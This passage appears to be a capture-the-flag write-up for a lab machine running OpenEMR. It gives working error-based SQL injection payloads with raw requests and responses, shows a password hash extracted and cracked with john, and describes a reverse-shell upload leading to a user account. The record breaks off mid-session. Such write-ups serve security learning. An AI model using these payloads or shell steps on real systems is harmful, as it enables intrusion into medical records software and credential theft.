
This can be bypassed (albeit still only showing 1 table name) by using the following payload:

```
/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES LIMIT 1)))
```




Making a small alteration to this payload will allow enumeration of table names by their line number.


```
/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES LIMIT <number>, 1)))
```




After some trial and error I discovered that there were around 280~ table names, in order to enumerate these effectively I used burp intruder, setting the first argument of LIMIT as the field to bruteforce.



I then set the payload to a list of numbers going up to 300.



Finally I used the grep feature to make the output display the discovered table names.



This returned 294 tables.

Intruder attack 1

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Error: <font color='re...	Comment
262	262	200			922	\procedure_report	
263	263	200			922	\procedure_result	
264	264	200			920	\procedure_type	
265	265	200			926	\product_registration	
266	266	200			923	\product_warehouse	
267	267	200			914	\registry	
268	268	200			921	\report_itemized	
269	269	200			920	\report_results	
270	270	200			917	\rule_action	
271	271	200			922	\rule_action_item	
272	272	200			917	\rule_filter	
273	273	200			923	\rule_patient_data	
274	274	200			919	\rule_reminder	
275	275	200			917	\rule_target	
276	276	200			915	\sequences	
277	277	200			923	\shared_attributes	
278	278	200			931	\standardized_tables...	
279	279	200			934	\supported_external_...	
280	280	200			928	\syndromic_surveillan...	
281	281	200			920	\template_users	
282	282	200			920	\therapy_groups	
283	283	200			931	\therapy_groups_cou...	
284	284	200			937	\therapy_groups_part...	
285	285	200			933	\therapy_groups_part...	
286	286	200			918	\transactions	
287	287	200			919	\user_settings	
288	288	200			911	\users	
289	289	200			920	\users_facility	
290	290	200			918	\users_secure	
291	291	200			914	\valueset	
292	292	200			913	\version	
293	293	200			911	\voids	
294	294	200			918	\x12_partners	
295	295	200			723		
296	296	200			723		
297	297	200			723		

I then enumerated the users_secure table for columns, netting username and password using the following payloads:

```
/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT COLUMN_NAME
FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'users_secure' LIMIT 1,1)))

/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT COLUMN_NAME
FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'users_secure' LIMIT 2,1)))
```

Send Cancel

Target: http://hms.htb

Request

Raw Params Headers Hex

```
1 GET /portal/add_edit_event_user.php?eid=
  1+AND+EXTRACTVALUE(0,CONCAT(0x5c,(SELECT+COLUMN_NAME+FRO
  M+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME+%3d'users_
  secure'+LIMIT+1,1))) HTTP/1.1
2 Host: hms.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
  Gecko/20100101 Firefox/68.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/
  *;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=2248bajq2ku9vho9cpdjcf7ijp; OpenEMR=
  rqnu46sadun7unkeet4cb2shpn
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Raw Headers Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 13 Oct 2020 09:45:49 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 646
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12 <h2>
     <font color='red'>
       Query Error
     </font>
   </h2>
   <p>
     <font color='red'>
       ERROR:
     </font>
      query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name
13   FROM openemr_postcalendar_events
14   LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility.
15   WHERE pc_eid = 1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT COLUMN_NAME FROM 1
   </p>
   <p>
     Error: <font color='red'>
       XPATH syntax error: '\username'
     </font>
   </p>
   <br>
   /var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery
```

Send Cancel

Target: http://hms.htb

Request

Raw Params Headers Hex

```
1 GET /portal/add_edit_event_user.php?eid=
  1+AND+EXTRACTVALUE(0,CONCAT(0x5c,(SELECT+COLUMN_NAME+FRO
  M+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME+%3d'users_
  secure'+LIMIT+2,1))) HTTP/1.1
2 Host: hms.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
  Gecko/20100101 Firefox/68.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/
  *;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=2248bajq2ku9vho9cpdjcf7ijp; OpenEMR=
  rqnu46sadun7unkeet4cb2shpn
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Raw Headers Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 13 Oct 2020 09:46:00 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 646
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12 <h2>
     <font color='red'>
       Query Error
     </font>
   </h2>
   <p>
     <font color='red'>
       ERROR:
     </font>
      query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name
13   FROM openemr_postcalendar_events
14   LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility.
15   WHERE pc_eid = 1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT COLUMN_NAME FROM 1
   </p>
   <p>
     Error: <font color='red'>
       XPATH syntax error: '\password'
     </font>
   </p>
   <br>
   /var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery
```

Using the following payload we discover the user – openemr_admin:

```
/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT username FROM users_secure)))
```

Send Cancel Target: http://hms.htb

Request

Raw Params Headers Hex

```
1 GET /portal/add_edit_event_user.php?eid=
  1+AND+EXTRACTVALUE(0,CONCAT(0x5c,(SELECT+username+from+u
  sers_secure))) HTTP/1.1
2 Host: hms.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
  Gecko/20100101 Firefox/68.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/
  *;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=2248bajq2ku9vho9cpdjcf7ijp; OpenEMR=
  rqnu46sadun7unkeet4cb2shpn
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Raw Headers Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 13 Oct 2020 09:46:43 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 591
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12 <h2>
    <font color='red'>
      Query Error
    </font>
  </h2>
  <p>
    <font color='red'>
      ERROR:
    </font>
     query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name
13   FROM openemr_postcalendar_events
14   LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility
15   WHERE pc_eid = 1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT username from use
  </p>
  <p>
    Error: <font color='red'>
      XPATH syntax error: '\openemr_admin'
    </font>
  </p>
  <br>
  /var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery
```

The following payload only delivers a partial password hash:

```
/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT password FROM users_secure)))
```

Send Cancel Target: http://hms.htb

Request

Raw Params Headers Hex

```
1 GET /portal/add_edit_event_user.php?eid=
  1+AND+EXTRACTVALUE(0,CONCAT(0x5c,(SELECT+password+from+u
  sers_secure))) HTTP/1.1
2 Host: hms.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
  Gecko/20100101 Firefox/68.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/
  *;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=2248bajq2ku9vho9cpdjcf7ijp; OpenEMR=
  rqnu46sadun7unkeet4cb2shpn
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Raw Headers Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 13 Oct 2020 09:47:42 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 609
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12 <h2>
    <font color='red'>
      Query Error
    </font>
  </h2>
  <p>
    <font color='red'>
      ERROR:
    </font>
     query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name
13   FROM openemr_postcalendar_events
14   LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility
15   WHERE pc_eid = 1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT password from use
  </p>
  <p>
    Error: <font color='red'>
      XPATH syntax error: '\$2a$05$l2sTLIG6GTBeyBf7TAKL6.tt'
    </font>
  </p>
  <br>
  /var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery
```

This can be worked around by using the following 2 queries searching for substrings of the hash:

```
/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT
SUBSTRING(password, 1 ,31) FROM users_secure)))

/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT
SUBSTRING(password, 32 ,62) FROM users_secure)))
```

Send Cancel Target: http://hms.htb

Request

Raw Params Headers Hex

```
1 GET /portal/add_edit_event_user.php?eid=
  1+AND+EXTRACTVALUE(0,CONCAT(0x5c,(SELECT+SUBSTRING(passw
  ord,+1,+31)+from+users_secure))) HTTP/1.1
2 Host: hms.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
  Gecko/20100101 Firefox/68.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/
  *;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=2248bajq2ku9vho9cpdjcf7ijp; OpenEMR=
  rqnu46sadun7unkeet4cb2shpn
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Raw Headers Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 13 Oct 2020 09:50:11 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 627
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12 <h2>
     <font color='red'>
       Query Error
     </font>
   </h2>
   <p>
     <font color='red'>
       ERROR:
     </font>
      query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name
13   FROM openemr_postcalendar_events
14   LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility.
15   WHERE pc_eid = 1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT SUBSTRING(passwor
   </p>
   <p>
     Error: <font color='red'>
       XPATH syntax error: '\$2a$05$l2sTLIG6GTBeyBf7TAKL6.tt'
     </font>
   </p>
   <br>
   /var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery
```

Send Cancel Target: http://hms.htb

Request

Raw Params Headers Hex

```
1 GET /portal/add_edit_event_user.php?eid=
  1+AND+EXTRACTVALUE(0,CONCAT(0x5c,(SELECT+SUBSTRING(passw
  ord,+32,+62)+from+users_secure))) HTTP/1.1
2 Host: hms.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
  Gecko/20100101 Firefox/68.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/
  *;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=2248bajq2ku9vho9cpdjcf7ijp; OpenEMR=
  rqnu46sadun7unkeet4cb2shpn
9 Upgrade-Insecure-Requests: 1
10
11
```

Response


Raw Headers Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 13 Oct 2020 09:50:52 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 625
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12 <h2>
     <font color='red'>
       Query Error
     </font>
   </h2>
   <p>
     <font color='red'>
       ERROR:
     </font>
      query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name
13   FROM openemr_postcalendar_events
14   LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility
15   WHERE pc_eid = 1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT SUBSTRING(passwor
   </p>
   <p>
     Error: <font color='red'>
       XPATH syntax error: '\EwJDmxs9bI6LXqlfCpEcY6VF6POB.'
     </font>
   </p>
   <br>
   /var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery
```

With a complete hash we can use john to crack it, revealing openemr_admin's password as xxxxxx


```
driggzzzz@kali:~/Desktop/HTB/Cache$ cat creds.txt
openemr_admin:$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.
driggzzzz@kali:~/Desktop/HTB/Cache$ sudo john creds.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xxxxxx           (openemr_admin)
1g 0:00:00:00 DONE (2020-10-13 05:46) 1.538g/s 1329p/s 1329c/s 1329C/s tristan..felipe
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

This can be used to authenticate via the openemr interface. Once authenticated it is possible to used the Administrator tools to add a new php page.




I used pentest monkeys php-reverse-shell.php.


https://github.com/pentestmonkey/php-reverse-shell



Visiting /sites/default/images we can see the uploaded php file.



I set up a listener and clicked the link, providing me with a reverse shell as the user www-data.



Privelege Escalation – User: Ash

I spawned a bash session using *python3 -c 'import pty; pty.spawn("/bin/bash")'* and successfully su'd into the user Ash by using the earlier discovered password - *H@v3_fun*

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@cache:/$ su ash
su ash
